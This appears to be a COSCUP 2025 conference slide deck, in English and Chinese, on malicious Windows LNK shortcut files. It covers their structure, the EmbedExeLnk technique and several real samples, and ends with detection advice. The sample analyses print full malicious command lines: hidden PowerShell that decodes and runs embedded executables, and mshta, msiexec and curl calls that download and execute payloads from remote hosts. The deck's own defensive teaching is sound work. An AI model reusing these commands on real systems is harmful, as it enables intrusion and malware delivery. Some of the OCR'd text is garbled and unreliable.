/c start notepad C:\\%%HOMEPATH%%\\AppData\\Local\\Google\\Chrome\\User  
Data\\ZxcvbnData\\3\\passwords.txt &&
```

```
powershell -windowstyle hidden  
$lnkpath = Get-ChildItem *.lnk ^| where-object {$_.length -eq 0x0000FDD6} ^|  
Select-Object -ExpandProperty Name;
```

```
$file = gc $lnkpath -Encoding Byte;
```

```
for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x77 };  
$path = '%temp%%\\tmp' + (Get-Random) + '.exe';  
sc $path ([byte[]]($file ^| select -Skip 003030)) -Encoding Byte; ^& $path;
```

EmbedExeLnk - Example



EmbedExeLnk

- LinkFlags
 - **HasName:** change description
 - **HasArguments:** set command line
 - **HasIconLocation:** change icon
 - **IsUnicode**
 - HasExpString
 - PreferEnvironmentPath

EmbedExeLnk - Header

- Most of them are unimportant
- So just set them to 0

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	解碼的文字
00000000	4C	00	00	00	01	14	02	00	00	00	00	00	C0	00	00	00	L.....Ä..
00000010	00	00	00	46	E4	02	00	02	00	00	00	00	00	00	00	00	...Fä.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	07	00	00	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	41	00	54	00	A.T.
00000050	79	00	70	00	65	00	3A	00	20	00	54	00	65	00	78	00	y.p.e.:. .T.e.x.
00000060	74	00	20	00	44	00	6F	00	63	00	75	00	6D	00	65	00	t. .D.o.c.u.m.e.
00000070	6E	00	74	00	0A	00	53	00	69	00	7A	00	65	00	3A	00	n.t...S.i.z.e.:.

EmbedExeLnk - StringData

- NAME_STRING
- IsUnicode, So size need double. $0x41 * 2 = 0x82$

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	解碼的文字
00000000	4C	00	00	00	01	14	02	00	00	00	00	00	C0	00	00	00	L.....À...
00000010	00	00	00	46	E4	02	後續內容長度		00	00	00	00	00	00	00	00	...Fä.....
00000020	00	00	00	00	00	00			00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	07	00	00	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	41	00	54	00	A.T.
00000050	79	00	70	00	65	00	3A	00	20	00	54	00	65	00	78	00	y.p.e.:. .T.ex.
00000060	74	00	20	00	44	00	6F	00	63	00	75	00	6D	00	65	00	t. .D.o.c.u.m.e.
00000070	6E	00	74	00	0A	00	53	00	69	00	7A	00	65	00	3A	00	n.t...S.i.z.e.:.
00000080	20	00	35	00	2E	00	32	00	33	00	20	00	4B	00	42	00	.5...2.3. .K.B.
00000090	0A	00	44	00	61	00	74	00	65	00	20	00	6D	00	6F	00	..D.a.t.e. .m.o.
000000A0	64	00	69	00	66	00	69	00	65	00	64	00	3A	00	20	00	d.i.f.i.e.d.:. .
000000B0	30	00	31	00	2F	00	30	00	32	00	2F	00	32	00	30	00	0.1./0.2./2.0.
000000C0	32	00	30	00	20	00	31	00	31	00	3A	00	32	00	33	00	2.0. .1.1.:2.3.
000000D0	DA	03	20	00	20	00	20	00	20	00	20	00	20	00	20	00	ít

EmbedExeLnk - StringData

- COMMAND_LINE_ARGUMENTS

Offset(h)		後續內容長度																解碼的文字	
00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13
000000D0	DA	03	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	0.
000000E0	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
000000F0	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000100	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000110	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000120	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
000001D0	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
000001E0	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
000001F0	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000200	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000210	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000220	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000230	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000240	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000250	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000260	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.
00000270	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	20	00	.

因為填充了一堆空格，
因此才會有一堆 0x20


EmbedExeLnk - StringData

- ICON_LOCATION

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	解碼的文字
00000870	3B	00	後續內容長度				26	00	20	00	24	00	70	00	61	00	;. .^.& .\$.p.a.
00000880	74	00	68	00	3B	00	1D	00	25	00	77	00	69	00	6E	00	t.h.;...%.w.i.n.
00000890	64	00	69	00	72	00	25	00	5C	00	73	00	79	00	73	00	d.i.r.%.\.s.y.s.
000008A0	74	00	65	00	6D	00	33	00	32	00	5C	00	6E	00	6F	00	t.e.m.3.2.\.n.o.
000008B0	74	00	65	00	70	00	61	00	64	00	2E	00	65	00	78	00	t.e.p.a.d...e.x.
000008C0	65	00	14	03	00	00	01	00	00	A0	25	77	69	6E	64	69	e..... %windi
000008D0	72	25	5C	73	79	73	74	65	6D	33	32	5C	63	6D	64	2E	r%\system32\cmd.

EmbedExeLnk - ExtraData

- ENVIRONMENT_PROPS



EmbedExeLnk - Exe file

- after xor 0x77

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	解碼的文字
00000BB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000BC0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000BD0	00	00	00	00	00	00	3A	2D	E7	77	74	77	77	77	73	77	:-çwtwwsw
00000BE0	77	77	88	88	77	77	CF	77	77	77	77	77	77	77	37	77	ww^~wwİwwwwwww7w
00000BF0	77	77	77	77	77	77	77	77	77	77	77	77	77	77	77	77	wwwwwwwwwwwwwwwwww
00000C00	77	77	77	77	77	77	77	77	77	77	77	77	77	77	77	77	wwwwwwwwwwwwwwwwww
00000C10	77	77	87	77	77	77	79	68	CD	79	77	C3	7E	BA	56	CF	ww#wwwyhİywÃ~°Vİ
00000C20	76	3B	BA	56	23	1F	1E	04	57	07	05	18	10	05	16	1A	v;°V#...W.....
00000C30	57	14	16	19	19	18	03	57	15	12	57	05	02	19	57	1E	W.....W..W...W.
00000C40	19	57	33	38	24	57	1A	18	13	12	59	7A	7A	7D	53	77	.W38\$W....Yzz}Sw



Malware analyze

- PuppetFox, RolandSkimmer, Confucius

- 3d8db6e02bd11a4366b02bfb94593ff410d183a94134933121c806a5f175f8a3
- 86fedcd08d32eeff8a4caa9c2d4ae65b6cea89698570e8ce172a4e82c7f296f1
- 4206ab93ac9781c8367d8675292193625573c2aaacf8feeadd5b0cc9136d2d1

- Scanned-Doc-t00778886867-QUO.LNK

- 3107d53f9e37c496f08e3742c379976a80f7297c192aba5b8eb7c5f29af18f33

PuppetFox, RolandSkimmer, Con...

- 2025 Cybersec
- No sample qq
- Use Virustotal to check

How to check in VT

3d8db6e02bd11a4366b02bfb94593ff410d183a94134933121c806a5f175f8a3



Community Score

35/63 security vendors flagged this file as malicious

3d8db6e02bd11a4366b02bfb94593ff410d183a94134933121c806a5f175f8a3

Patent certificate 02.lnk

lnk hiding-window long-sleeps url-pattern idle detect-debug-environment long-command-line-arguments

DETECTION **DETAILS** RELATIONS BEHAVIOR COMMUNITY 3

How to check in VT

Lnk Info ⓘ

Metadata

Creation date	1970-01-01T00:00:00Z
Access date	1970-01-01T00:00:00Z
Modification date	1970-01-01T00:00:00Z
Target path	My Computer (Computer) : C:\wINdOWS\SySTeM32\MsHTa.exe
Target working directory	C:\wINdOWS\SvSTeM32\
Command line arguments	vbscript:execute("set mi1=createobject(""msxml2.serverxmlhttp.6.0"");mi1.open ""get"";""http://invsetmx.com/ipa.aspx"";false;mi1.send());randomize;r=int(rnd*99999);exe...
Lnk flags	hasTargetList, isUnicode, hasWorkingDir, hasArguments

Header

Hot key	(0+0)
Show window	SW_SHOWNOACTIVATE

Link Target Id List

- + CLSID_ShellDesktop

How to check in VT

The image displays a VirusTotal analysis of a file named `faktura_6514673.lnk`. The VirusTotal interface on the left shows the file's history and metadata. The right side of the image shows the Chrome DevTools developer console, which is open to the 'Elements' tab, displaying the HTML structure of the link's target. A context menu is visible over the `a.text-truncate` element in the DOM tree, showing its bounding box and various attributes.

VirusTotal Analysis:

- History:**
 - First Submissi... 2025-03-18 16:13:54 UTC
 - Last Submissi... 2025-03-18 16:13:54 UTC
 - Last Analysis 2025-05-22 08:43:36 UTC
- Names:**
 - faktura_6514673.lnk
- Lnk Info:**
- Metadata:**
 - Creation date... Color 1338.29 x 17.6
 - Access date... Font 14px "Source Sans Pro", Roboto, Robo...
 - Modification d... ACCESSIBILITY
 - Target path... Name generic SysTeM32\MsHTa.eXe
 - Target workin... Role generic SysTeM32\MsHTa.eXe
 - Command lin... Keyboard-focusable
 - LNK Flags: HasTargetDLList, IsUnicode, HasWorkingDir, HasArguments
- Header:**
 - Hot key (0+0)
 - Show window... SW_SHOWNOACTIVATE
- Link Target Id List:**
 - + CLSID_ShellDesktop

Chrome DevTools Elements Panel:

```
<!-->
<div class="hstack gap-2" style="width:100%">
<!-->
<div class="hstack gap-2" style="width:100%">
<!-->
<div class="hstack gap-2" style="width:100%">
<!-->
<div class="hstack gap-2" style="width:100%">
<!--?lit$580551830$-->
<div class="text-truncate" style="flex:0 1 20%">
<div style="flex:0 1 80% class="value text-truncate">
<!--?lit$580551830$-->
<vt-ui-sandbox-icon-row class="me-2">
<!--?lit$580551830$-->
<a class="text-truncate">
<!--?lit$580551830$-->
<a hidden>
<!--?lit$580551830$-->
</div>
</div>
<!-->
<div class="hstack gap-2" style="width:100%">
</div>
</div>
<!--?lit$580551830$-->
</div>
</vt-ui-key-val-table>
</span>
</vt-ui-expandable-entry>
<!--?lit$580551830$-->
```

The context menu for `a.text-truncate` shows:

- 1338.29 x 17.6
- Color: #FFFFFF
- Font: 14px "Source Sans Pro", Roboto, Robo...
- ACCESSIBILITY
- Name
- Role: generic
- Keyboard-focusable

The DevTools console also shows the `What's new in DevTools 136` notification.

How to check in VT

Get Flag

```
<a class="text-truncate">
  <div hidden>...</div>
  <!--?lit$580551830$-->
  "vbscript:execute("set mil=createobject("msxml2.serverxmlhttp.6.0"):mil.open
  ""get","","http://invsetmx.com/ipa.aspx",false:mil.send():randomize:r=int(rnd*999
  r)):")(WINDOW.CLOSE)" == $0
</a>
<!--?lit$580551830$-->
<a hidden></a>
<!--?lit$580551830$-->
</div>
```

PuppetFox

- Use LOLBins - Winrm, Msiexec
- C2 server contain a Malicious MSI file.

Command line arguments:

```
cmd.exe /c ""C:\windows\system32\winrm.cmd" &  
start /min /b msiexec&&  
start /min /B msiexec /q /i http://154.201.83.175:3989/@ /qn"
```

RolandSkimmer

- Use LOLBins - Mshta.exe

Command line arguments:

```
"C:\wINDOWS\SySTeM32\MsHTa.exe"  
vbscript:execute("set mi1=createobject(""msxml2.serverxmlhttp.6.0""):  
mi1.open ""get"", ""http://invsetmx.com/ipa.aspx"", false:  
mi1.send():  
randomize:  
r=int(rnd*99999):  
execute(replace(mi1.responsetext, ""#"", r)):"")  
(window.close)
```

Confucius

- Use LOLBins - powershell.exe, fixmapi.exe
- Obfuscated payload

Command line arguments:

```
"powershell.exe" -C
"$pa=$env:LocalAppData;
$c=$pa+'\BlueAle.exe';
Copy C:\Windows\System32\fixmapi.exe $c;
437,455,452,446,370,383,449,370,378,374,450,435,370,381,370,377,430,447,435,
$x|IEX;
start $j;
Start-Sleep -Seconds 5;
start $c"
```

Confucius

- After deobfuscation...

解混淆中間的內容:

```
curl -o ($pa + '\mapistub.dll') "https://petricgreen.info/RPXF38WAPR7.rko";  
$j=$env:TMP + '\file.pdf';  
curl -o $j "https://petricgreen.info/BWN9ZAP.rko";
```

Confucius

- DLL sideloading

```
"powershell.exe" -C
"$pa=$env:LocalAppData;
$c=$pa+'\BlueAle.exe';
Copy C:\Windows\System32\fixmapi.exe $c;

curl -o ($pa + '\mapistub.dll') "https://petricgreen.info/RPXF38WAPR7.rko";
$j=$env:TMP + '\file.pdf';
curl -o $j "https://petricgreen.info/BWN9ZAP.rko";

$x|IEX;
start $j;
Start-Sleep -Seconds 5;
start $c"
```

Scanned-Doc.LNK

- Use Cloud Managed Service
- Save as program information file (PIF)

```
powershell -WindowStyle hidden  
-Command  
(new-object  
System.Net.WebClient).DownloadFile("https://link.storjshare.io/raw/jvkur67ttk7yuzdriwaa3ufnlwra/m  
y-newupload/newfile.txt","C:\\ProgramData\\HEW.GIF");  
$file = "C:\\ProgramData\\HEW.GIF";  
[System.Convert]::FromBase64String((Get-Content $file)) | Set-Content  
C:\\ProgramData\\CHROME.PIF -Encoding Byte;  
start C:\\ProgramData\\CHROME.PIF;
```

Scanned-Doc.LNK - Variants

- Use Different Cloud Managed Services

```
C:\Users\Administrator\Downloads\LNK>lnkparse -t 3b70c8da88e5ff6add93f70f184162eaf0a3b107ff0d720cdc0753fc640cc32.lnk
..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -Command (new-object System.Net.WebClient).DownloadFile('http://www.nawatbsc.com/output/output.txt', 'C:\\ProgramData\\HEW.GIF'); $file = 'C:\\ProgramData\\HEW.GIF'; [System.Convert]::FromBase64String((Get-Content $file)) | Set-Content C:\\ProgramData\\CHROME.PIF -Encoding Byte; start C:\\ProgramData\\CHROME.PIF;
```

```
C:\Users\Administrator\Downloads\LNK>lnkparse -t Scanned-Doc-t00778886867-QUO.LNK.lnk
..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -Command (new-object System.Net.WebClient).DownloadFile('https://link.storishare.io/raw/ivkur67ttk7vuzdriwaa3ufnlwra/my-newupload/newfile.txt', 'C:\\ProgramData\\HEW.GIF'); $file = 'C:\\ProgramData\\HEW.GIF'; [System.Convert]::FromBase64String((Get-Content $file)) | Set-Content C:\\ProgramData\\CHROME.PIF -Encoding Byte; start C:\\ProgramData\\CHROME.PIF;
```

```
C:\Users\Administrator\Downloads\LNK>lnkparse -t 89a94d938e5067327e2156b2ee7d8062462f0d0b708378df45e85a2a8b752f2d.lnk
..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -Command (new-object System.Net.WebClient).DownloadFile('https://www.directdownloadlink.ru/wp-content/uploads/2025/04/r.txt', 'C:\\ProgramData\\HEW.GIF'); $file = 'C:\\ProgramData\\HEW.GIF'; [System.Convert]::FromBase64String((Get-Content $file)) | Set-Content C:\\ProgramData\\CHROME.PIF -Encoding Byte; start C:\\ProgramData\\CHROME.PIF;
```

- Court order No.RY4577-71 (mandatory to comply).Ink
 - 4a07b3fbfd385f067e892a385d63667ba9a6d89f9d49f3736de84c94282e28e5

Court order No.RY4577-71.Ink

- EmbedzipInk

Command line arguments:

```
powershell -windowstyle hidden
$jhelpfule=[system.io.file]::ReadAllBytes((dir *.lnk ^| ? {$_.length -ge 0020})
$oprototypez = '%LOCALAPPDATA%\tmp\' + (Get-Random) + '.zip';
$oprototypez = [Environment]::ExpandEnvironmentVariables($oprototypez);
$vp1anz = [System.IO.Path]::GetDirectoryName($oprototypez);
[System.IO.File]::WriteAllBytes($oprototypez, $jhelpfule[ 3478..($jhelpfule
cd $vp1anz;Expand-Archive
$oprototypez . -EA 0 -Force ^| Out-Null;
del $oprototypez -EA 0 -Force ^| Out-Null;
^& .\5.9.82.114.exe'
```

Court order No.RY4577-71.Ink

- EmbedzipInk
- Without encrypto

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	解碼的文字
00000D80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000D90	00	00	00	00	00	00	50	4B	03	04	14	00	00	00	08	00	PK.....
00000DA0	25	57	91	5A	40	D4	9C	0C	BB	08	03	00	00	CE	04	00	W`Z@Oα.»....î..
00000DB0	0E	00	00	00	35	2E	39	2E	38	32	2E	31	31	34	2E	65	5.9.82.114.e
00000DC0	78	65	DC	BD	79	7C	14	45	FA	38	DC	73	24	0C	67	4F	xeÜ²sy .Eu8Üs\$.gC
00000DD0	80	E0	A0	20	51	23	24	08	98	28	68	22	01	67	C8	04	èà Q#\$.~(h".gÈ.
00000DE0	7A	60	82	C1	20	E2	09	8A	46	3C	40	8E	19	40	B9	12	z`,Á á.ŠF<@Ž.®¹.
00000DF0	7B	06	E8	6D	07	E3	B9	AE	BA	EA	2E	AE	BB	2E	1E	BB	{.èm.ă'®°è.®»...»
00000E00	EB	1A	01	57	9D	24	C0	70	28	86	20	08	E2	01	88	D2	è..W.®Àp(t.á.°Ò
00000E10	CD	80	02	6A	4C	02	64	DE	E7	79	AA	7B	A6	27	80	5C	İE.jL.dBçy²{!'e\
00000E20	BF	EF	3F	6F	3E	CA	74	57	57	3D	F5	D4	53	4F	3D	57	çi?o>ÈtWW=çÔSO=W
00000E30	5D	C5	B7	56	72	16	8E	E3	AC	F0	7F	2C	C6	71	2B	38	jÅ·Vr.Žā→8.,Eq+8
00000E40	F6	E7	E4	4E	FF	57	0E	FF	77	EA	B5	AA	13	F7	DF	B6	öçäNŸW.Ÿwêµ².÷8¶
00000E50	9F	5E	B2	C2	E4	FD	F4	92	B1	93	EF	9F	99	31	6D	C6	Ÿ^=Ääýô'±"iŸ™1mE
00000E60	C3	F7	CD	B8	6B	4A	C6	A4	BB	A6	4E	7D	D8	97	71	F7	Ä÷Í.kJÈ«»!N}Ø-q÷
00000E70	BD	19	33	FC	53	33	EE	9F	9A	E1	BE	A1	34	63	CA	C3	¼.3üs3iŸšá%;4cÈÄ
00000E80	F7	DC	3B	A0	63	C7	76	99	1A	8C	92	22	8E	BB	67	51	÷Ü; cÇv™.Ç' "Ž»gQ
00000E90	3B	EE	F6	2F	B9	C9	3A	DC	43	DC	00	73	7B	B3	B9	2F	;iö/²É:ÜCÜ.s{³²/
00000EA0	D7	C9	CC	71	1B	00	B3	0E	1C	57	D7	05	3E	D8	19	6A	×Éİq...³..W×.>Ø.j
00000EB0	26	4E	7B	36	33	BC	F1	2F	05	5F	F0	2F	27	85	12	F3	æN{63²mñ/.8/'....ô
00000EC0	BC	98	32	11	B2	66	B0	74	BB	0E	DD	DE	EA	3D	E9	11	¼².²f°t».ŸBè=é.
00000ED0	2A	B7	72	DB	DB	19	1B	69	E5	32	06	18	DE	33	52	B8	*·rÜÜ..iâ2..B3R.

Court order No.RY4577-71.Ink

- EmbedzipInk
- Without encrypto



Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	解碼的文字
00000D80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	PK.....
00000D90	00	00	00	00	00	00	50	4B	03	04	14	00	00	00	08	00	PK.....
00000DA0	25	57	91	5A	40	D4	9C	0C	BB	08	03	00	00	CE	04	00	W'Z@œ.»...î...
00000DB0	0E	00	00	00	35	2E	39	2E	38	32	2E	31	31	34	2E	65	...5.9.82.114.e
00000DC0	78	65	DC	BD	79	7C	14	45	FA	38	DC	73	24	0C	67	4F	xeÛsy .Eu8Ûs\$.gC
00000DD0	80	E0	A0	20	51	23	24	08	98	28	68	22	01	67	C8	04	èÀ Q#\$.~(h".gÈ.
00000DE0	7A	60	82	C1	20	E2	09	8A	46	3C	40	8E	19	40	B9	12	z`,Á â.ŠF<@Ž.®¹.
00000DF0	7B	06	E8	6D	07	E3	B9	AE	BA	EA	2E	AE	BB	2E	1E	BB	{.èm.â'®°è.®»...»
00000E00	EB	1A	01	57	9D	24	C0	70	28	86	20	08	E2	01	88	D2	è..W.šÀp(t.â.°Ò
00000E10	CD	80	02	6A	4C	02	64	DE	E7	79	AA	7B	A6	27	80	5C	İE.jL.dBçy²{! 'e\
00000E20	BF	EF	3F	6F	3E	CA	74	57	57	3D	F5	D4	53	4F	3D	57	çİ?o>ÈtWW=šÔSO=W
00000E30	5D	C5	B7	56	72	16	8E	E3	AC	F0	7F	2C	C6	71	2B	38	jĀ.Vr.Žā→8.,Æq+8
00000E40	F6	E7	E4	4E	FF	57	0E	FF	77	EA	B5	AA	13	F7	DF	B6	öçāNŸW.Ÿwêµ².÷ßŸ
00000E50	9F	5E	B2	C2	E4	FD	F4	92	B1	93	EF	9F	99	31	6D	C6	Ÿ^=Āāyô'±"iŸ"1mE
00000E60	C3	F7	CD	B8	6B	4A	C6	A4	BB	A6	4E	7D	D8	97	71	F7	Ā÷Ī.kJÈ» N Ø-q÷
00000E70	BD	19	33	FC	53	33	EE	9F	9A	E1	BE	A1	34	63	CA	C3	±.3ŸS3iŸšâ±;4cĒĀ
00000E80	F7	DC	3B	A0	63	C7	76	99	1A	8C	92	22	8E	BB	67	51	÷Û: cÇv™.Œ' "Ž»gQ
00000E90	3B	EE	F6	2F	B9	C9	3A	DC	43	DC	00	73	7B	B3	B9	2F	;iô/²É:ÜCÜ.s{²²/
00000EA0	D7	C9	CC	71	1B	00	B3	0E	1C	57	D7	05	3E	D8	19	6A	×Éİq...W×.>Ø.j
00000EB0	26	4E	7B	36	33	BC	F1	2F	05	5F	F0	2F	27	85	12	F3	±N{63±Ā/.8/'....ô
00000EC0	BC	98	32	11	B2	66	B0	74	BB	0E	DD	DE	EA	3D	E9	11	±².²f²t».ŸŸè=é.
00000ED0	2A	B7	72	DB	DB	19	1B	69	E5	32	06	18	DE	33	52	B8	*.rŮŮ..iā2..P3R.

Conclusion...

Prevention

- Structure
 - VolumeID, CLSID
 - StringData
- Detection
 - Key word (download, wget...)
 - File size
- Machine Learning
 - LinkFlags

Conclusion



Small shortcuts can lead to big **threats**. Stay alert.



Tools

- **LECcmd**: Outputs all internal fields. (JSON/CSV)
- **LnkParse3**: Python library tolerant to malformed LNK.



Key indicators

- Suspicious arguments. (e.g., Encoded Command, Download String)
- External icon path. (e.g., \\remote_server\icon.ico)
- Target is a LOLBin.
- Specific ID: MachineID, DriveSerial Number, MAC address.

powershell.exe – Execute/download payload
cmd.exe – Execute commands
mshta.exe – Download/execute HTA
rundll32.exe – Execute DLL payloads
wscript.exe/cscript.exe – Execute JS/VBS
bitsadmin.exe – Download payloads
certutil.exe –download payloads
regsvr32.exe, forfiles, ssh, ftp ...

● COSCUP

COSCUP 2025

📅 議程表

🗨️ 議程

👤 講者

English Deutsch Français 日本語 漢語 • login

Link Start!! 連結檔是如何被運用於惡意攻擊中 ☆

LNK 文件 (捷徑檔) 作為惡意攻擊中的初始跳板已存在多年，隨著網路技術的發展，也出現了许多可用於生成惡意 LNK 檔的開源專案。

本議程將從解析 LNK 文件結構著手，透過 Python 實作一個 LNK 結構解析工具，以深入理解 LNK 檔案的內部結構，並進一步說明其在攻擊鏈中的角色與如何被利用作為初期入侵的媒介。

此外，將藉由檢視開源專案 (如 EmbedexeInk) 來剖析惡意行為的具體實現方式，並結合實際案例，探討相關的防禦對策。

難易度 –
初學者

目標觀眾 / 對象觀眾 –
任何 COSCUP 的參與者、對資訊安全有興趣者

同場加映

EmbedExeLnk BUT Not EXE...?



- **Blog:**

https://betan423.github.io/posts/013_Inkresearch/

- **Hackmd:**

<https://hackmd.io/@betan/HJhUTwmkge>

- **LNK_Structure_Reader:**

https://github.com/Betan423/LNK_Structure_Reader

See more...?

DM me 🕶️



求求多提點建議，救救菜雞貝坦

簡述您打這個分數的原因與給講者的建議

您的回答



Thanks for listening